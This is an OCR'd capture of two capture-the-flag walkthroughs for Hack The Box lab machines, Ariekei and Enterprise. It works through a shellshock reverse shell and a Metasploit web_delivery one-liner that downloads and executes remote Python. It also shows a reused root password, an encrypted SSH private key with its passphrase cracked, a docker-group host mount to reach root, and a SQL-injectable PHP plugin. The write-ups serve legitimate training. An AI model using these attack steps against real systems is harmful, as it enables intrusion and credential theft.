2:perf_event:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd97
1:name=systemd:/docker/7786500c3e80070a5a10cc475cdcba2d51fedacfb5e8190c0c96ddd
root@ezra:/#
```

We again go to the “common/” directory, inside /containers/blog-test/ we find a few files and directories. One of the file contained a few bash commands and also root user password.

```
root@ezra:/# cd common
root@ezra:/common# ls -al
total 20
drwxr-xr-x  5 root root 4096 Sep 23  2017 .
drwxr-xr-x 52 root root 4096 Nov 13  2017 ..
drwxrwxr-x  2 root root 4096 Sep 24  2017 .secrets
drwxr-xr-x  6 root root 4096 Sep 23  2017 containers
drwxr-xr-x  2 root root 4096 Sep 24  2017 network
root@ezra:/common# cd containers
root@ezra:/common/containers# ls
bastion-live  blog-test  convert-live  waf-live
root@ezra:/common/containers# cd blog-test/
root@ezra:/common/containers/blog-test# ls
Dockerfile  build.sh  cgi  config  logs  start.sh
root@ezra:/common/containers/blog-test# cat Dockerfile
FROM internal_htb/docker-apache
RUN echo "root:Ib3!kTEvYw6*P7s" | chpasswd
RUN apt-get update
RUN apt-get install python -y
RUN mkdir /common
```

Enumerating the rest of the directories, inside /common/containers/waf-live/ we find the configuration files for the nginx server.

```
root@ezra:/common/containers/waf-live# ls -al
total 132
drwxr-xr-x 5 root root  4096 Nov 13  2017 .
drwxr-xr-x 6 root root  4096 Sep 23  2017 ..
drwxr-xr-x 8 root root  4096 Sep 21  2017 .git
-rwxr-xr-x 1 root root   408 Sep 21  2017 Dockerfile
-rwxr-xr-x 1 root root   656 Sep 21  2017 Dockerfile.multi
-rwxr-xr-x 1 root root   408 Sep 21  2017 Dockerfile.single
-rw-r--r-- 1 root root   637 Sep 24  2017 ariekei.config
-rw-r--r-- 1 root root   952 Sep 24  2017 ariekei.csr
-rwxr-xr-x 1 root root    34 Sep 21  2017 build-docker.sh
-rwxr-xr-x 1 root root  1034 Sep 21  2017 build.multi.sh
-rwxr-xr-x 1 root root  1620 Sep 21  2017 build.sh
-rwxr-xr-x 1 root root   703 Sep 21  2017 config.multi.sh
-rwxr-xr-x 1 root root 30891 Sep 21  2017 crs-setup.conf
-rwxr-xr-x 1 root root  1063 Sep 21  2017 license.txt
drwxr-xr-x 2 root root  4096 Jul  9 03:00 logs
-rwxr-xr-x 1 root root  1342 Sep 24  2017 modsec_includes.conf
-rwxr-xr-x 1 root root  8688 Sep 21  2017 modsecurity.conf
-rwxr-xr-x 1 root root  2418 Sep 24  2017 nginx.conf
drwxr-xr-x 2 root root  4096 Sep 21  2017 pages
-rwxr-xr-x 1 root root  4568 Sep 21  2017 readme.md
-rw-r--r-- 1 root root  1212 Sep 24  2017 ssl.crt
-rw-r--r-- 1 root root  1679 Sep 22  2017 ssl.key
-rwxrwx--x 1 root  999   732 Nov 13  2017 start.sh
root@ezra:/common/containers/waf-live#
```

We look at the “nginx.conf” file and find that **waf-live** is running on port 443 and routing all traffic between the blog-test container and us. We also find that mod security is acting as the web application firewall.

Now during our dirb scan we found a directory called **/cgi-bin/stats/** which could be vulnerable to shellshock but we were unable to exploit it because of the web application firewall. As the waf-live is routing traffic between us and blog-test on port 443 it is possible to exploit the shellshock vulnerability from inside the server.

```
   ## Blog test vhost ##
   server {
       listen       443 ssl;
       server_name  beehive.ariekei.htb;

       location / {
               proxy_pass http://172.24.0.2/;
               proxy_next_upstream error timeout invalid_header http_500 ht
p_502 http_503 http_504;
               proxy_redirect off;
               proxy_buffering off;
               proxy_force_ranges on;
               proxy_set_header        Host            $host;
               proxy_set_header        X-Real-IP       $remote_addr;
               proxy_set_header        X-Forwarded-For $proxy_add_x_forward
d_for;
               add_header X-Ariekei-WAF "beehive.ariekei.htb";

       }

       error_page 403 /403.html;
```

We know the target ip to be 172.24.0.2 form the configuration file. We now need to find

the IP address to docker system we are in.

```
root@ezra:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:17:00:fd
          inet addr:172.23.0.253  Bcast:0.0.0.0  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2420 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1479 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:215204 (215.2 KB)  TX bytes:336802 (336.8 KB)

eth1      Link encap:Ethernet  HWaddr 02:42:ac:18:00:fd
          inet addr:172.24.0.253  Bcast:0.0.0.0  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:53 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3882 (3.8 KB)  TX bytes:0 (0.0 B)
```

We use the shellshock exploit from here, and we got a reverse shell of the machine.

```
1  <span style="color: #000000;">python 34900.py payload=reverse rhost=172.24.0.2 lhost=
   172.24.0.253 lport=1234 pages=/cgi-bin/stats</span>
```

```
root@ezra:/tmp# python 34900.py payload=reverse rhost=172.24.0.2 lhost=172.2
4.0.253 lport=1234 pages=/cgi-bin/stats
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/stats
[!] Successfully exploited
[!] Incoming connection from 172.24.0.1
172.24.0.1> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The shell we got was not stable, so we use web_delivery module of the metasploit-framework to get a stable reverse shell.

```
1  msf > use multi/script/web_delivery
2  msf exploit(multi/script/web_delivery) > set payload python/meterpreter/reverse_tcp
3  msf exploit(multi/script/web_delivery) > set lhost 10.10.14.8
4  msf exploit(multi/script/web_delivery) > set lport 4444
5  msf exploit(multi/script/web_delivery) > run
```

```
msf > use multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set payload python/meterpreter/reverse_
tcp
payload => python/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.8
lhost => 10.10.14.8
msf exploit(multi/script/web_delivery) > set lport 4444
lport => 4444
msf exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on 10.10.14.8:4444
[*] Using URL: http://0.0.0.0:8080/7tSJFAWa4
[*] Local IP: http://192.168.1.111:8080/7tSJFAWa4
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info
[0]],fromlist=('urlopen',));r=u.urlopen('http://10.10.14.8:8080/7tSJFAWa4');exec
(r.read());"
msf exploit(multi/script/web_delivery) >
```

We copy the command that was given in by the web_delivery script and pasted it in our unstable shell and we got our stable reverse shell.

```
meterpreter > sysinfo
Computer     : beehive.ariekei.htb
OS           : Linux 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 20
17
Architecture : x64
Meterpreter  : python/linux
meterpreter >
```

Now we spawn a TTY shell and use the password we found earlier in the Dockerfile to login as root.

```
meterpreter > shell
Process 2964 created.
Channel 4 created.
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@beehive:/usr/lib/cgi-bin$ su
su
Password: Ib3!kTEvYw6*P7s

root@beehive:/usr/lib/cgi-bin#
```

Unfortunately, we are still inside a container app but in this container, inside /home/spanishdancer we find a file called “user.txt”. We take a look at the content of the file and find our first flag.

```
root@beehive:/usr/lib/cgi-bin# cd /home
cd /home
root@beehive:/home# ls
ls
spanishdancer
root@beehive:/home# cd spanishdancer
cd spanishdancer
root@beehive:/home/spanishdancer# ls
ls
content  user.txt
root@beehive:/home/spanishdancer# cat user.txt
cat user.txt
ff0bca827a5f60[illegible]7481e5f216
root@beehive:/home/spanishdancer#
```

We search for hidden directories and find a directory called ".ssh" we go inside the directory and find three files authorized_keys, id_rsa and id_rsa.pub.

```
root@beehive:/home/spanishdancer# ls -al
ls -al
total 40
drwxr-xr-x 5 1000 1000 4096 Nov 13  2017 .
drwxr-xr-x 3 root root 4096 Nov 13  2017 ..
-rw-r--r-- 1 1000 1000 3791 Sep 24  2017 .bashrc
drwx------ 2 1000 1000 4096 Sep 24  2017 .cache
-rw------- 1 1000 1000   33 Nov  5  2017 .lesshst
-rw-r--r-- 1 1000 1000  655 Sep 16  2017 .profile
drwx------ 2 1000 1000 4096 Sep 24  2017 .ssh
-rw------- 1 1000 1000  728 Nov 13  2017 .viminfo
drwxrwxr-x 3 1000 root 4096 Sep 16  2017 content
-r--r----- 1 1000 root   33 Sep 24  2017 user.txt
root@beehive:/home/spanishdancer# cd .ssh
cd .ssh
root@beehive:/home/spanishdancer/.ssh# ls
ls
authorized_keys  id_rsa  id_rsa.pub
```

We take a look at the content of id_rsa and find a RSA key.

```
root@beehive:/home/spanishdancer/.ssh# cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,C3EBD8120354A75E12588B11180E96D5

2UIvlsa0jCjxKXmQ4vVX6Ez0ak+6r5VuZFFoalVXvbZSLomIya4vYETv1Oq8EPeh
KHjq5wFdlYdOXqyJus7vFtB9nbCUrgH/a3og0/6e8TA46FuP1/sFMV67cdTlXfYI
Y4sGV/PS/uLm6/tcEpmGiVdcUJHpMECZvnx9aSa/kvuO5pNfdFvnQ4RVA8q/w6vN
p3pDI9CzdnkYmH5/+/QYFsvMk4t1HB5AKO5mRrc1x+QZBhtUDNVAaCu2mnZaSUhE
abZo0oMZHG8sETBJeQRnogPyAjwmAVFy5cDTLgag9HlFhb7MLgq0dgN+ytid9YA8
pqTtx8M98RDhVKqcVG3kzRFc/lJBFKa7YabTBaDoWryR0+6x+ywpaBGsUXEoz6hU
UvLWH134w8PGuR/Rja64s0ZojGYsnHIl05PIntvl9hinDNc0Y9QOmKde91NZFpcj
pDlNoISCc3ONnL4c7xgS5D2oOx+3l2MpxB+B9ua/UNJwccDdJUyoJEnRt59dH1g3
cXvb/zTEklwG/ZLed3hWUw/f71D9DZV+cnSlb9EBWHXvSJwqT1ycsvJRZTSRZeOF
Bh9auWqAHk2SZ61kcXOp+W91O2Wlni2MCeYjLuw6rLUHUcEnUq0zD9x6mRNLpzp3
IC8VFmW03ERheVM6Ilnr8HOcOQnPHgYM5iTM79X70kCWoibACDuEHz/nf6tuLGbv
N01CctfSE+JgoNIIdb4SHxTtbOvUtsayQmV8uqzHpCQ3FMfz6uRvl4ZVvNII/x8D
u+hRPtQ1690Eg9sWqu0Uo87/v6c/XJitNYzDUOmaivoIpL0RO6mu9AhXcBnqBu3h
oPSgeji9U7QJD64T8InvB7MchfaJb9W/VTECST3FzAFPhCe66ZRzRKZSgMwftTi5
hm17wPBuLjovOCM8QWp1i32IgcdrnZn2pBpt94v8/KMwdQyAOOVhkozBNS6Xza4P
18yUX3UiUEP9cmtz7bTRP5h5SlDzhprntaKRiFEHV5SS94Eri7Tylw4KBlkF8lSD
WZmJvAQc4FN+mhbaxagCadCf12+VVNrB3+vJKoUHgaRX+R4P8H3OTKwub1e69vnn
QhChPHmH9SrI2TNsP9NPT5geuTe0XPP3Og3TVzenG7DRrx4Age+0TrMShcMeJQ8D
s3kAiqHs5liGqTG96i1HeqkPms9dTC895Ke0jvIFkQgxPSB6y7oKi7VGs15vs1au
9T6xwBLJQSqMlPewvUUtvMQAdNu5eksupuqBMiJRUQvG9hD0jjXz8f5cCCdtu8NN
8Gu4jcZFmVvsbRCP8rQBKeqc/rqe0bhCtvuMhnl7rtyuIw2zAAqqluFs8zL6YrOw
lBLLZzo0vIfGXV42NBPgSJtc9XM3YSTjbdAk+yBNIK9GEVTbkO9GcMgVaBg5xt+6
uGE5dZmtyuGyD6lj1lKk8D7PbCHTBc9MMryKYnnWt7CuxFDV/Jp4fB+/DuPYL9YQ
8RrdIpShQKh189lo3dc6J00LmCUU5qEPLaM+AGFhpk99010rrZB/EHxmcI0ROh5T
loSM+qvLUNfJKlvqdRQr50S1OjV+9WrmR0uEBNiNxt2PNZzY/Iv+p8uyU1+hOWcz
-----END RSA PRIVATE KEY-----
root@beehive:/home/spanishdancer/.ssh#
```

We copy the RSA key into our system and save it as key.txt so that we can use this to login through ssh.

```
root@kali:~# echo "-----BEGIN RSA PRIVATE KEY-----
> Proc-Type: 4,ENCRYPTED
> DEK-Info: AES-128-CBC,C3EBD8120354A75E12588B11180E96D5
>
> 2UIvlsa0jCjxKXmQ4vVX6Ez0ak+6r5VuZFFoalVXvbZSLomIya4vYETv1Oq8EPeh
> KHjq5wFdlYdOXqyJus7vFtB9nbCUrgH/a3og0/6e8TA46FuP1/sFMV67cdTlXfYI
> Y4sGV/PS/uLm6/tcEpmGiVdcUJHpMECZvnx9aSa/kvuO5pNfdFvnQ4RVA8q/w6vN
> p3pDI9CzdnkYmH5/+/QYFsvMk4t1HB5AKO5mRrc1x+QZBhtUDNVAaCu2mnZaSUhE
> abZo0oMZHG8sETBJeQRnogPyAjwmAVFy5cDTLgag9HlFhb7MLgq0dgN+ytid9YA8
> pqTtx8M98RDhVKqcVG3kzRFc/lJBFKa7YabTBaDoWryR0+6x+ywpaBGsUXEoz6hU
> UvLWH134w8PGuR/Rja64s0ZojGYsnHIl05PIntvl9hinDNc0Y9QOmKde91NZFpcj
> pDlNoISCc3ONnL4c7xgS5D2oOx+3l2MpxB+B9ua/UNJwccDdJUyoJEnRt59dH1g3
> cXvb/zTEklwG/ZLed3hWUw/f71D9DZV+cnSlb9EBWHXvSJwqT1ycsvJRZTSRZeOF
> Bh9auWqAHk2SZ61kcXOp+W91O2Wlni2MCeYjLuw6rLUHUcEnUq0zD9x6mRNLpzp3
> IC8VFmW03ERheVM6Ilnr8HOcOQnPHgYM5iTM79X70kCWoibACDuEHz/nf6tuLGbv
> N01CctfSE+JgoNIIdb4SHxTtbOvUtsayQmV8uqzHpCQ3FMfz6uRvl4ZVvNII/x8D
> u+hRPtQ1690Eg9sWqu0Uo87/v6c/XJitNYzDUOmaivoIpL0RO6mu9AhXcBnqBu3h
> oPSgeji9U7QJD64T8InvB7MchfaJb9W/VTECST3FzAFPhCe66ZRzRKZSgMwftTi5
> hm17wPBuLjovOCM8QWp1i32IgcdrnZn2pBpt94v8/KMwdQyAOOVhkozBNS6Xza4P
> 18yUX3UiUEP9cmtz7bTRP5h5SlDzhprntaKRiFEHV5SS94Eri7Tylw4KBlkF8lSD
> WZmJvAQc4FN+mhbaxagCadCf12+VVNrB3+vJKoUHgaRX+R4P8H3OTKwub1e69vnn
> QhChPHmH9SrI2TNsP9NPT5geuTe0XPP3Og3TVzenG7DRrx4Age+0TrMShcMeJQ8D
> s3kAiqHs5liGqTG96i1HeqkPms9dTC895Ke0jvIFkQgxPSB6y7oKi7VGs15vs1au
> 9T6xwBLJQSqMlPewvUUtvMQAdNu5eksupuqBMiJRUQvG9hD0jjXz8f5cCCdtu8NN
> 8Gu4jcZFmVvsbRCP8rQBKeqc/rqe0bhCtvuMhnl7rtyuIw2zAAqqluFs8zL6YrOw
> lBLLZzo0vIfGXV42NBPgSJtc9XM3YSTjbdAk+yBNIK9GEVTbkO9GcMgVaBg5xt+6
> uGE5dZmtyuGyD6lj1lKk8D7PbCHTBc9MMryKYnnWt7CuxFDV/Jp4fB+/DuPYL9YQ
> 8RrdIpShQKh189lo3dc6J00LmCUU5qEPLaM+AGFhpk99010rrZB/EHxmcI0ROh5T
> 1oSM+qvLUNfJKlvqdRQr50S1OjV+9WrmR0uEBNiNxt2PNZzY/Iv+p8uyU1+hOWcz
> -----END RSA PRIVATE KEY-----
> " > key.txt
root@kali:~#
```

When we try to login through ssh using this key, we are asked for a passphrase. So we use john the ripper to crack the passphrase. We use the default wordlist of johntheripper and find the passphrase to be “purple1”.

```
1  ssh2john key.txt > hash_key.txt
2  john hash_key.txt
```

```
root@kali:~# ssh2john key.txt > hash_key.txt
root@kali:~# john hash_key.txt --show
0 password hashes cracked, 1 left
root@kali:~# john hash_key.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for
purple1          (key.txt)
1g 0:00:00:00 DONE 2/3 (2018-07-10 07:57) 5.263g/s 743
Use the "--show" option to display all of the cracked
Session completed
```

After we get the passphrase we change the permission of RSA key file and login as user spanishdancer as it was inside the spanishdancer’s home directory.

```
1  chmod 600 key.txt
2  ssh -i key.txt spanishdancer@10.10.10.65
```

```
root@kali:~# chmod 600 key.txt
root@kali:~# ssh -i key.txt spanishdancer@10.10.10.65
Enter passphrase for key 'key.txt':
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Mon Nov 13 10:23:41 2017 from 10.10.14.2
spanishdancer@ariekei:~$
```

Now when we run the id command we find that we are a member of docker group. Some containers have a dedicated group to allow unprivileged users to manage their containers without having to escalate their privileges.

```
spanishdancer@ariekei:~$ id
uid=1000(spanishdancer) gid=1000(spanishdancer) groups=1000(spanish
dancer),999(docker)
spanishdancer@ariekei:~$
```

To exploit this vulnerability, we first need to check the docker images that are available.

docker images

```
spanishdancer@ariekei:~$ docker images
REPOSITORY          TAG                 IMAGE ID
waf-template        latest              399c8876e9ae
bastion-template    latest              0df894ef4624
web-template        latest              b2a8f8d3ef38
bash                latest              a66dc6cea720
convert-template    latest              e74161aded79
spanishdancer@ariekei:~$
```

We find that bash image is available to us, so we use this to create a new image and mount the root/ directory of the host inside a folder called /hack. After we run the docker image we go to /hack/root and find a file called “root.txt”. When we open the file we find our final flag.

```
1  docker run -v /:/hack -i -t bash
```

```
spanishdancer@ariekei:~$ docker run -v /:/hack -i -t bash
bash-4.4# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(ad
m),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
bash-4.4# cd /hack/root
bash-4.4# ls
root.txt
bash-4.4# cat root.txt
0385b6629b30f8a673f7bb279fb1570b
bash-4.4#
```

Author: Sayantan

From <https://www.hackingarticles.in/hack-the-box-challenge-ariekei-walkthrough/>

Enterprises

Wednesday, January 2, 2019 7:15 PM


Level: Expert
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.61** so let's begin with nmap port enumeration.

```
1 nmap -sV 10.10.10.61
```

From given below image, you can observe we found port 22, 80, 443 and 80 are open on target system.


```
root@kali:~# nmap -sV 10.10.10.61
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-27 05:44 EDT
Nmap scan report for 10.10.10.61
Host is up (0.17s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     Apache httpd 2.4.10 ((Debian))
443/tcp  open  ssl/http Apache httpd 2.4.25 ((Ubuntu))
8080/tcp open  http     Apache httpd 2.4.10 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 35.88 seconds
root@kali:~#
```

As port 80 is running http server we open the target machine's ip address in our browser, and find a website that is running on wordpress.




As port 8080 is also running http server we open the target machine's ip address in our browser, and find a website that is not made on wordpress.

When we try to open the wordpress admin page but are redirected to domain called "enterprise.htb". We enter the domain name in /etc/hosts file.



Now when we open wp-admin, we are able to get the login page.



We run dirb on port 80 to enumerate the directories and find a directory called /files.

```
1  dirb http://10.10.10.61
```

```
root@kali:~# dirb https://10.10.10.61

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun 27 06:54:32 2018
URL_BASE: https://10.10.10.61/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://10.10.10.61/ ----
==> DIRECTORY: https://10.10.10.61/files/
+ https://10.10.10.61/index.html (CODE:200|SIZE:10918)
+ https://10.10.10.61/server-status (CODE:403|SIZE:300)

---- Entering directory: https://10.10.10.61/files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Jun 27 07:09:22 2018
DOWNLOADED: 4612 - FOUND: 2
root@kali:~#
```

We open the files/ directory, and find a zip file.


We download the zip file in our system and unzip it. After unzipping it we find 3 php files.

```
root@kali:~/Downloads# unzip lcars.zip
Archive:  lcars.zip
  inflating: lcars/lcars_db.php
  inflating: lcars/lcars_dbpost.php
  inflating: lcars/lcars.php
root@kali:~/Downloads# cd lcars/
root@kali:~/Downloads/lcars# ls
lcars_db.php  lcars_dbpost.php  lcars.php
root@kali:~/Downloads/lcars#
```

We take a look at the content of the files and it looks like there might be plugin called lcars that is being used by the wordpress site and by the looks of the code it is possible that is vulnerable to SQL-injection.

```
root@kali:~/Downloads/lcars# cat lcars_db.php
<?php
include "/var/www/html/wp-config.php";
$db = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
// Test the connection:
if (mysqli_connect_errno()){
    // Connection Error
    exit("Couldn't connect to the database: ".mysqli_connect_error());
}


// test to retireve an ID
if (isset($_GET['query'])){
    $query = $_GET['query'];
    $sql = "SELECT ID FROM wp_posts WHERE post_name = $query";
    $result = $db->query($sql);
    echo $result;
} else {
    echo "Failed to read query";
}


?>
root@kali:~/Downloads/lcars#
```

Now when we open it we get a php error message, we now know that this plugin is vulnerable to SQL-injection.



